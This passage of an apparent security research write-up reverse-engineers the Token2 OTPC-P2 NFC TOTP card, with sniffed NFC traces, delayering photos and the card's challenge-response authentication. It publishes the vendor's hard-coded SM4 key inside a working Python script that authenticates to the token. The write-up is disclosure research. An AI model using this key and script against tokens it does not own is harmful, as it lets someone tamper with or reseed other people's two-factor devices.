[+]  SAK: 20 [1]
[+] MANUFACTURER: Shanghai Fudan Microelectronics Co. Ltd. P.R. China
[+]    JCOP 31/41
[=] -------------------------- ATS --------------------------
[+] ATS: 05 72 F7 A6 02 [ 9d 00 ]
[=]      05...............  TL    length is 5 bytes
[=]         72............  T0    TA1 is present, TB1 is present, TC1 is present, FSCI is 2 (FSC = 32)
[=]            F7.........  TA1   different divisors are NOT supported, DR: [2, 4, 8], DS: [2, 4, 8]
[=]               A6......  TB1   SFGI = 6 (SFGT = 262144/fc), FWI = 10 (FWT = 4194304/fc)
[=]                  02...  TC1   NAD is NOT supported, CID is supported
[#] Auth error


[+] Valid ISO14443-A tag found
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The NFC interface of the token has two different states:</p>

<ol>
  <li>Restricted: If the button on the tag has not been pressed, the card can still be discovered by tools like the
Proxmark3. Android devices do not discover the card in that state, because
sending and receiving APDUs fails.</li>
  <li>Activated: If the button is pressed, the tag gets activated. It will show a PIN on the e-Ink display and it
will respond to APDUs. If there is no NFC traffic, the card will go back to sleep after a short timeout. However,
if there is traffic and a field of an NFC reader, the card will stay active.</li>
</ol>

<p>To better understand how e.g. the NFC Burner 2 Android app by Token2 communicates with the card, the initial
communication was sniffed using a Proxmark3. The sniffed data show three stages that are typical when sniffing
communication between a tag and an Android device.</p>

<ul>
  <li>Tag detection part 1: Android searches for tags in the reader’s field and performs the ISO 14443-3 initialization,
anti-collision, and selects one tag.</li>
  <li>Tag detection part 2: Android searches for more information on the tag. For example, it tries to find out
if the application identifier (AID) <code class="language-plaintext highlighter-rouge">0xD2760000850101</code> – the identifier for the NDEF application
on MIFARE DESFire tags – is presently using APDU commands.</li>
  <li>Communication by the app: The actual communication between the tag and the app that is handling the tag
(in this case NFC Burner 2 by Token2) takes place.</li>
</ul>

<p>Sniffing the tag enumeration and the <em>get serial number and time</em> command with a Proxmark3 is demonstrated in the following output with the three stages annotated.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
</pre></td><td class="rouge-code"><pre>[usb] pm3 --&amp;gt; hf 14a sniff

[#] Starting to sniff. Press PM3 Button to stop.
[#] trace len = 1499


[usb] pm3 --&amp;gt; hf list -t 14a
[=] downloading tracelog data from device
[+] Recorded activity (trace len = 1499 bytes)
[=] start = start of start frame end = end of frame. src = source of transfer
[=] ISO14443A - all times are in carrier periods (1/13.56MHz)

   Start |      End | Src |  Daa ( deote prit eror)                               | CRC | Annotation
---------+----------+-----+ ------------------------------------------------------+-----+--------------------

[ Stage 1: Tag detection part 1 ]

       0 |     1056 | Rdr | 26(7)                                                 |     | REQA
    2260 |     4628 | Tag | 44 00                                                 |     |
   12688 |    17456 | Rdr | 50 00 57 cd                                           |  ok | HALT
   43392 |    44384 | Rdr | 52(7)                                                 |     | WUPA
   45652 |    48020 | Tag | 44 00                                                 |     |
   56480 |    58944 | Rdr | 93 20                                                 |     | ANTICOLL
   60148 |    65972 | Tag | 88 1d 01 a8 3c                                        |     |
   83952 |    94416 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
   95684 |    99204 | Tag | 04 da 17                                              |     |
  106912 |   109376 | Rdr | 95 20                                                 |     | ANTICOLL-2
  110580 |   116468 | Tag | 01 58 34 78 15                                        |     |
  124240 |   134768 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
  135972 |   139556 | Tag | 20 fc 70                                              |     |
  151984 |   156752 | Rdr | e0 80 31 73                                           |  ok | RATS
  157956 |   166148 | Tag | 05 72 f7 a6 02 3d 9d                                  |  ok |
  466736 |   470288 | Rdr | c2 e0 b4                                              |  ok | RESTORE(224)
  471556 |   475076 | Tag | c2 e0 b4                                              |     |
 2911456 |  2912512 | Rdr | 26(7)                                                 |     | REQA
 2913700 |  2916068 | Tag | 44 00                                                 |     |
 2934304 |  2939072 | Rdr | 50 00 57 cd                                           |  ok | HALT
 2963568 |  2964560 | Rdr | 52(7)                                                 |     | WUPA
 2965828 |  2968196 | Tag | 44 00                                                 |     |
 2976144 |  2978608 | Rdr | 93 20                                                 |     | ANTICOLL
 2979796 |  2985620 | Tag | 88 1d 01 a8 3c                                        |     |
 2993840 |  3004304 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
 3005572 |  3009092 | Tag | 04 da 17                                              |     |
 3017408 |  3019872 | Rdr | 95 20                                                 |     | ANTICOLL-2
 3021076 |  3026964 | Tag | 01 58 34 78 15                                        |     |
 3033936 |  3044464 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
 3045668 |  3049252 | Tag | 20 fc 70                                              |     |
 3060112 |  3064880 | Rdr | e0 80 31 73                                           |  ok | RATS
 3066084 |  3074276 | Tag | 05 72 f7 a6 02 3d 9d                                  |  ok |
 3366896 |  3370448 | Rdr | c2 e0 b4                                              |  ok | RESTORE(224)
 3371716 |  3375236 | Tag | c2 e0 b4                                              |     |

[ Stage 2: Tag detection part 2 ]

 3444720 |  3445712 | Rdr | 52(7)                                                 |     | WUPA
 3446980 |  3449348 | Tag | 44 00                                                 |     |
 3456816 |  3467280 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
 3468532 |  3472052 | Tag | 04 da 17                                              |     |
 3479760 |  3490288 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
 3491492 |  3495076 | Tag | 20 fc 70                                              |     |
 3506944 |  3511712 | Rdr | e0 80 31 73                                           |  ok | RATS
 3512916 |  3521108 | Tag | 05 72 f7 a6 02 3d 9d                                  |  ok |
 3814080 |  3832608 | Rdr | 02 00 a4 04 00 07 d2 76 00 00 85 01 01 00 35 c0       |  ok |
 4232468 |  4237204 | Tag | f2 07 a7 25                                           |     |
 4245824 |  4250592 | Rdr | f2 07 a7 25                                           |  ok |
 4448276 |  4454164 | Tag | 02 6a 82 93 2f                                        |     |
 4502624 |  4520000 | Rdr | 03 00 a4 04 00 07 d2 76 00 00 85 01 00 82 1d          |  ok |
 4835764 |  4840500 | Tag | f2 07 a7 25                                           |     |
 4848384 |  4853152 | Rdr | f2 07 a7 25                                           |  ok |
 5051604 |  5057492 | Tag | 03 6a 82 4f 75                                        |     |
 5105376 |  5108928 | Rdr | c2 e0 b4                                              |  ok | RESTORE(224)
 5110196 |  5113716 | Tag | c2 e0 b4                                              |     |
 5189904 |  5190896 | Rdr | 52(7)                                                 |     | WUPA
 5192164 |  5194532 | Tag | 44 00                                                 |     |
 5201888 |  5212352 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
 5213620 |  5217140 | Tag | 04 da 17                                              |     |
 5224720 |  5235248 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
 5236452 |  5240036 | Tag | 20 fc 70                                              |     |
 5306128 |  5309680 | Rdr | c2 e0 b4                                              |  ok | RESTORE(224)
 5435184 |  5436176 | Rdr | 52(7)                                                 |     | WUPA
 5437444 |  5439812 | Tag | 44 00                                                 |     |
 5448144 |  5458608 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
 5459876 |  5463396 | Tag | 04 da 17                                              |     |
 5470720 |  5481248 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
 5482452 |  5486036 | Tag | 20 fc 70                                              |     |
 5496960 |  5501728 | Rdr | e0 80 31 73                                           |  ok | RATS
 5502932 |  5511124 | Tag | 05 72 f7 a6 02 3d 9d                                  |  ok |
 5811744 |  5830272 | Rdr | 02 00 a4 04 00 07 d2 76 00 00 85 01 01 00 35 c0       |  ok |
 6239348 |  6244084 | Tag | f2 07 a7 25                                           |     |
 6252464 |  6257232 | Rdr | f2 07 a7 25                                           |  ok |
 6455156 |  6461044 | Tag | 02 6a 82 93 2f                                        |     |
 6498752 |  6516128 | Rdr | 03 00 a4 04 00 07 d2 76 00 00 85 01 00 82 1d          |  ok |
 6842644 |  6847380 | Tag | f2 07 a7 25                                           |     |
 6855136 |  6859904 | Rdr | f2 07 a7 25                                           |  ok |
 7058612 |  7064500 | Tag | 03 6a 82 4f 75                                        |     |
 7118976 |  7122528 | Rdr | c2 e0 b4                                              |  ok | RESTORE(224)
 7123796 |  7127316 | Tag | c2 e0 b4                                              |     |

[ Stage 3: Actual communication between the tag and app ]

 7199856 |  7200848 | Rdr | 52(7)                                                 |     | WUPA
 7202100 |  7204468 | Tag | 44 00                                                 |     |
 7213040 |  7223504 | Rdr | 93 70 88 1d 01 a8 3c cb 81                            |  ok | SELECT_UID
 7224772 |  7228292 | Tag | 04 da 17                                              |     |
 7235744 |  7246272 | Rdr | 95 70 01 58 34 78 15 3c 26                            |  ok | SELECT_UID-2
 7247460 |  7251044 | Tag | 20 fc 70                                              |     |
 7262304 |  7267072 | Rdr | e0 80 31 73                                           |  ok | RATS
 7268276 |  7276468 | Tag | 05 72 f7 a6 02 3d 9d                                  |  ok |
 8474336 |  8490624 | Rdr | 02 00 a4 04 00 06 b0 00 00 00 00 23 a5 20             |  ok |
 8796084 |  8800820 | Tag | f2 07 a7 25                                           |     |
 8809072 |  8813840 | Rdr | f2 07 a7 25                                           |  ok |
 9019588 |  9025412 | Tag | 02 90 00 f1 09                                        |     |
 9080304 |  9091920 | Rdr | 03 80 41 00 00 02 02 11 0d d8                         |  ok |
 9343428 |  9348164 | Tag | f2 07 a7 25                                           |     |
 9356544 |  9361312 | Rdr | f2 07 a7 25                                           |  ok |
 9818308 |  9850692 | Tag | 03 95 15 02 0d 38 36 35 39 36 32 31 34 36 35 33 38 31 |     |
         |          |     | 11 04 60 47 88 e8 90 00 61 a4                         |  ok |
11593328 | 11596944 | Rdr | b2 67 c7                                              |  ok |
11770948 | 11774468 | Tag | a3 6f c6                                              |     |
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The output shows that the Android app sends a <em>get serial number and time</em> command to the token.
Part of the response, e.g. <code class="language-plaintext highlighter-rouge">0x38363539363231343635333831</code>, is encoded as ASCII and can easily be decoded to
<code class="language-plaintext highlighter-rouge">8659621465381</code> – the serial number of the token. The time is encoded as four byte UNIX timestamp in big endian.</p>

<p>Sniffing the communication between tag and app was often used in this analysis as a method of reverse engineering.
This was combined with analyzing the decompiled or disassembled code from the Android app, the Windows tool, or
one of their libraries.</p>

<h2 id="internal-card-layout">Internal card layout</h2>

<p>The process of <em>delayering</em> an RFID card can unveil interesting information about the used chip, antenna
design, or other important internals. This is typically achieved by putting the card into acetone. In most cases,
acetone will weaken or dissolve some of the cards plastic parts and used adhesives by leaving the chips and antenna unharmed.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_acetone.jpg" alt="Card is only slightly damaged/dissolved by acetone (image by Philippe Teuwen)" width="80%" /></p>

<p>Unfortunately, the Token2 OTPC-P2 card was pretty resistant to acetone. However, <a href="https://twitter.com/doegox">Philippe Teuwen</a>,
a very well known security researcher, hacker, and RFID specialist, was kind enough to help out and take things further.</p>

<p>By removing the plastics with sandpaper and a blade, Philippe Teuwen was able to delayer the whole card and
get a closer look at its components.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_delayering_censored.jpg" alt="Delayered card (image by Philippe Teuwen)" width="80%" />
<em>Delayered card (image by Philippe Teuwen)</em></p>
<p><img src="/assets/img/papers/security-of-totp-tokens/token2_delayered_censored.jpg" alt="Delayered card (image by Philippe Teuwen)" width="80%" />
<em>Delayered card (image by Philippe Teuwen)</em></p>

<p>There are several markings on the internal parts of the card, which provide more information about it.</p>

<ol>
  <li>Big chip: <code class="language-plaintext highlighter-rouge">T27D0 1951</code>, most likely the main controller with the firmware</li>
  <li>Small chip: <code class="language-plaintext highlighter-rouge">04J0 1907</code>, most likely a NFC controller</li>
  <li>Battery: <code class="language-plaintext highlighter-rouge">CF052039 770401 FDK</code>, a 3V lithium battery by FDK</li>
  <li>Markings on the PCB: <code class="language-plaintext highlighter-rouge">T27-C04-T100L-V1.1 2019.06.10</code></li>
</ol>

<p>The NFC controller on the card or the initial firmware is most likely built by Shanghai Fudan Microelectronics Group
Co., Ltd. The first byte of a seven or ten byte UID indicates the manufacturer. In the case of Token2 OTPC-P2 card,
this byte is <code class="language-plaintext highlighter-rouge">0x1D</code>, which is associated with Fudan. The manufacturer is well known for RFID chips.</p>

<h2 id="authentication">Authentication</h2>

<p>An authentication is required to change the configuration of the token or to write a seed. The authentication
procedure was visible when the communication between a tag and the Android app was sniffed with a Proxmark3. This
observation could be confirmed by looking at the disassembled code of the Android app.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_auth_method.png" alt="Decompiled authentication method of the NFC Burner 2 Android application" width="100%" />
<em>Decompiled authentication method of the NFC Burner 2 Android application</em></p>

<p>By diving deeper into the code and the sniffed communication, the authentication process was reconstructed as
follows:</p>

<ol>
  <li>Request a challenge from the tag using the APDU <code class="language-plaintext highlighter-rouge">804B080000</code>.</li>
  <li>Receive a challenge from the tag, e.g. <code class="language-plaintext highlighter-rouge">F29E08B17821653E</code>.</li>
  <li>Expand the challenge to a 16 byte value by padding zeros: <code class="language-plaintext highlighter-rouge">F29E08B17821653E0000000000000000</code>.</li>
  <li>Encrypt the challenge using the SM4 algorithm in ECB mode with a secret 16 byte long key.</li>
  <li>Send back the encrypted challenge using the APDU: <code class="language-plaintext highlighter-rouge">80CE00001073EA53B7E7E77DD81AEE5BC106-9E053A</code>.</li>
  <li>The tags responds with <code class="language-plaintext highlighter-rouge">9000</code> indicating that the authentication was successful.</li>
</ol>

<p>The whole part about encrypting the challenge with the SM4 cipher is not implemented in the Java- or Kotlin-based
code of the Android app. The native library <code class="language-plaintext highlighter-rouge">libesotpcommon.so</code> is used for this. The Android app ships
with different versions of this library, each for a specific platform. Fortunately, the 32 bit x86 library did
still include the function names and debug symbols, as the following output illustrates.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>&amp;gt; tree --charset=ascii lib
lib
|-- arm64-v8a
|   `-- libesotpcommon.so
|-- armeabi
|   `-- libesotpcommon.so
|-- armeabi-v7a
|   `-- libesotpcommon.so
|-- x86
|   `-- libesotpcommon.so
`-- x86_64
    `-- libesotpcommon.so

&amp;gt; file lib/x86/libesotpcommon.so
lib/x86/libesotpcommon.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, BuildID[sha1]=e35a887407b6adc3ba0e05298c006b1a9572e1c8, with debug_info, not stripped
</pre></td></tr></tbody></table></code></pre></div></div>

<p>However, the most interesting ingredient of the authentication is the key that is used to encrypt the challenge.
It turned out that this key is hard-coded into the app, as the following Figure illustrates.</p>

<p><img src="/assets/img/papers/security-of-totp-tokens/token2_app_auth_key.png" alt="Decompiled class of the NFC Burner 2 Android application with static constants, e.g. the key for encrypting the challenge (```DEFAULT_CUSTOMER_KEY```)" width="100%" />
<em>Decompiled class of the NFC Burner 2 Android application with static constants, e.g. the key for encrypting the challenge (<code class="language-plaintext highlighter-rouge">DEFAULT_CUSTOMER_KEY</code>)</em></p>

<p>Although the name <code class="language-plaintext highlighter-rouge">DEFAULT_CUSTOMER_KEY</code> implies that the key might be changeable, no such functionality
was found.</p>

<p>We developed a small Python script which allows to perform an authentication using a cheap USB RFID reader like the ACR 122u.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
</pre></td><td class="rouge-code"><pre><span class="c1">#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#
# Copyright 2021 Gerhard Klostermeier (@iiiikarus)
#
# Get the challenge, calculate the response and send it back, performing a full authentication.
# Usage: ./do-authentication.py [key]
# Some info on sending APDUs with nfcpy:
#   https://nfcpy.readthedocs.io/en/latest/modules/tag.html#nfc.tag.tt4.Type4Tag.send_apdu
</span>

<span class="kn">from</span> <span class="n">sm4</span> <span class="kn">import</span> <span class="n">SM4Key</span>
<span class="kn">from</span> <span class="n">nfc.clf</span> <span class="kn">import</span> <span class="n">ContactlessFrontend</span>
<span class="kn">from</span> <span class="n">nfc.tag.tt4</span> <span class="kn">import</span> <span class="n">Type4TagCommandError</span>
<span class="kn">from</span> <span class="n">binascii</span> <span class="kn">import</span> <span class="n">hexlify</span><span class="p">,</span> <span class="n">unhexlify</span>


<span class="k">def</span> <span class="nf">main</span><span class="p">(</span><span class="n">args</span><span class="p">):</span>
  <span class="c1"># Connect to reader.
</span>  <span class="n">clf</span> <span class="o">=</span> <span class="nc">ContactlessFrontend</span><span class="p">(</span><span class="sh">"</span><span class="s">usb</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">tag</span> <span class="o">=</span> <span class="n">clf</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="n">rdwr</span><span class="o">=</span><span class="p">{</span><span class="sh">'</span><span class="s">on-connect</span><span class="sh">'</span><span class="p">:</span> <span class="k">lambda</span> <span class="n">tag</span><span class="p">:</span> <span class="bp">False</span><span class="p">})</span>

  <span class="c1"># Get challenge.
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Requesting challenge from tag</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">cla</span> <span class="o">=</span> <span class="mh">0x80</span>
  <span class="n">ins</span> <span class="o">=</span> <span class="mh">0x4b</span>
  <span class="n">p1</span>  <span class="o">=</span> <span class="mh">0x08</span>
  <span class="n">p2</span>  <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">data</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="sh">"</span><span class="s">00</span><span class="sh">"</span><span class="p">)</span>
  <span class="k">try</span><span class="p">:</span>
    <span class="n">challenge</span> <span class="o">=</span> <span class="n">tag</span><span class="p">.</span><span class="nf">send_apdu</span><span class="p">(</span><span class="n">cla</span><span class="p">,</span> <span class="n">ins</span><span class="p">,</span> <span class="n">p1</span><span class="p">,</span> <span class="n">p2</span><span class="p">,</span> <span class="n">data</span><span class="p">,</span> <span class="n">check_status</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
  <span class="k">except</span> <span class="n">Type4TagCommandError</span> <span class="k">as</span> <span class="n">ex</span><span class="p">:</span>
     <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[-] Error: No response from tag</span><span class="sh">"</span><span class="p">)</span>
     <span class="k">return</span> <span class="mi">1</span>
  <span class="n">challenge</span> <span class="o">=</span> <span class="nf">bytes</span><span class="p">(</span><span class="n">challenge</span><span class="p">)</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Got challenge </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">challenge</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="c1"># Challenge.
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Inflating challenge</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">challenge</span> <span class="o">=</span> <span class="n">challenge</span> <span class="o">+</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x00</span><span class="sh">'</span> <span class="o">*</span> <span class="mi">8</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Challenge is now: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">challenge</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="c1"># Key.
</span>  <span class="n">key</span> <span class="o">=</span> <span class="sh">"</span><span class="s">8AD206883CA369482AB27182B6E83224</span><span class="sh">"</span>
  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">1</span><span class="p">):</span>
    <span class="n">key</span> <span class="o">=</span> <span class="n">args</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
  <span class="n">key_raw</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="n">key</span><span class="p">)</span>
  <span class="n">key_sm4</span> <span class="o">=</span> <span class="nc">SM4Key</span><span class="p">(</span><span class="n">key_raw</span><span class="p">)</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Using key: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">key_raw</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="c1"># Encrypt challenge (SM4).
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Encrypting challenge with key using SM4</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">response_raw</span> <span class="o">=</span> <span class="n">key_sm4</span><span class="p">.</span><span class="nf">encrypt</span><span class="p">(</span><span class="n">challenge</span><span class="p">)</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Response is: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">response_raw</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

  <span class="c1"># Send response.
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Sending response to tag</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">cla</span> <span class="o">=</span> <span class="mh">0x80</span>
  <span class="n">ins</span> <span class="o">=</span> <span class="mh">0xce</span>
  <span class="n">p1</span>  <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">p2</span>  <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">data</span> <span class="o">=</span> <span class="n">response_raw</span>
  <span class="n">auth</span> <span class="o">=</span> <span class="n">tag</span><span class="p">.</span><span class="nf">send_apdu</span><span class="p">(</span><span class="n">cla</span><span class="p">,</span> <span class="n">ins</span><span class="p">,</span> <span class="n">p1</span><span class="p">,</span> <span class="n">p2</span><span class="p">,</span> <span class="n">data</span><span class="p">,</span> <span class="n">check_status</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>
  <span class="n">auth</span> <span class="o">=</span> <span class="nf">bytes</span><span class="p">(</span><span class="n">auth</span><span class="p">)</span>
  <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[*] Got authentication response: </span><span class="si">{</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">auth</span><span class="p">).</span><span class="nf">upper</span><span class="p">()</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
  <span class="k">if</span> <span class="n">auth</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x90\x00</span><span class="sh">'</span><span class="p">:</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[+] Authentication was successfull!</span><span class="sh">"</span><span class="p">)</span>
  <span class="k">else</span><span class="p">:</span>
    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">[-] Authentication was not successfull!</span><span class="sh">"</span><span class="p">)</span>

  <span class="n">clf</span><span class="p">.</span><span class="nf">close</span><span class="p">()</span>
  <span class="k">return</span> <span class="mi">0</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">'</span><span class="s">__main__</span><span class="sh">'</span><span class="p">:</span>
  <span class="kn">import</span> <span class="n">sys</span>
  <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="nf">main</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>By evaluating the authentication it became clear, that for each wrong authentication a counter is decreased.
After five failed authentication attempts, the authentication method is blocked and it is not longer possible to execute any command
that requires authentication.</p>

<p>Another interesting observation was made about the random number generator of the card. Details can be found in
<a href="#bad-rng">section Bad RNG</a>.</p>

<h2 id="bad-rng">Bad RNG</h2>

<p>The OTPC-P2 token has an internal random number generator (RNG). For most security related applications, a random number
generator must generate true random numbers and not pseudorandom numbers.</p>

<p>One use case where the RNG of the card is used is when an NFC reader asks the token for a challenge in order to
authenticate (see <a href="#authentication">Section Authentication</a>). To evaluate the quality of the RNG, a simple Python script was
developed which asks the token for a large number of challenges.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
</pre></td><td class="rouge-code"><pre><span class="c1">#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#
# Copyright 2020 Gerhard Klostermeier (@iiiikarus)
#
# Get challenges to verify the RNG of the tag.
# Usage: ./collect-challenges.py [challenge count] [retry count]
# Some info on sending APDUs with nfcpy:
#   https://nfcpy.readthedocs.io/en/latest/modules/tag.html#nfc.tag.tt4.Type4Tag.send_apdu
</span>

<span class="kn">from</span> <span class="n">sm4</span> <span class="kn">import</span> <span class="n">SM4Key</span>
<span class="kn">from</span> <span class="n">nfc.clf</span> <span class="kn">import</span> <span class="n">ContactlessFrontend</span><span class="p">,</span> <span class="n">TransmissionError</span><span class="p">,</span> <span class="nb">TimeoutError</span>
<span class="kn">from</span> <span class="n">nfc.tag.tt4</span> <span class="kn">import</span> <span class="n">Type4TagCommandError</span>
<span class="kn">from</span> <span class="n">binascii</span> <span class="kn">import</span> <span class="n">hexlify</span><span class="p">,</span> <span class="n">unhexlify</span>


<span class="k">def</span> <span class="nf">main</span><span class="p">(</span><span class="n">args</span><span class="p">):</span>
  <span class="c1"># Default values.
</span>  <span class="n">challenge_count</span> <span class="o">=</span> <span class="mi">10</span>
  <span class="n">max_retry</span> <span class="o">=</span> <span class="mi">3</span>

  <span class="c1"># Connect to reader.
</span>  <span class="n">clf</span> <span class="o">=</span> <span class="nc">ContactlessFrontend</span><span class="p">(</span><span class="sh">"</span><span class="s">usb</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">tag</span> <span class="o">=</span> <span class="n">clf</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="n">rdwr</span><span class="o">=</span><span class="p">{</span><span class="sh">'</span><span class="s">on-connect</span><span class="sh">'</span><span class="p">:</span> <span class="k">lambda</span> <span class="n">tag</span><span class="p">:</span> <span class="bp">False</span><span class="p">})</span>

  <span class="c1"># Get challenge count.
</span>  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">1</span><span class="p">):</span>
    <span class="n">challenge_count</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">args</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span>

  <span class="c1"># Get retry count.
</span>  <span class="nf">if </span><span class="p">(</span><span class="nf">len</span><span class="p">(</span><span class="n">args</span><span class="p">)</span> <span class="o">&amp;gt;</span> <span class="mi">2</span><span class="p">):</span>
    <span class="n">max_retry</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">args</span><span class="p">[</span><span class="mi">2</span><span class="p">])</span>

  <span class="c1"># Get challenge.
</span>  <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">[*] Requesting challenges from tag</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">cla</span> <span class="o">=</span> <span class="mh">0x80</span>
  <span class="n">ins</span> <span class="o">=</span> <span class="mh">0x4b</span>
  <span class="n">p1</span>  <span class="o">=</span> <span class="mh">0x08</span>
  <span class="n">p2</span>  <span class="o">=</span> <span class="mh">0x00</span>
  <span class="n">data</span> <span class="o">=</span> <span class="nf">unhexlify</span><span class="p">(</span><span class="sh">"</span><span class="s">00</span><span class="sh">"</span><span class="p">)</span>
  <span class="n">retry_counter</span> <span class="o">=</span> <span class="mi">0</span>
  <span class="k">for</span> <span class="n">challenge_nr</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="n">challenge_count</span><span class="p">):</span>
    <span class="k">try</span><span class="p">:</span>
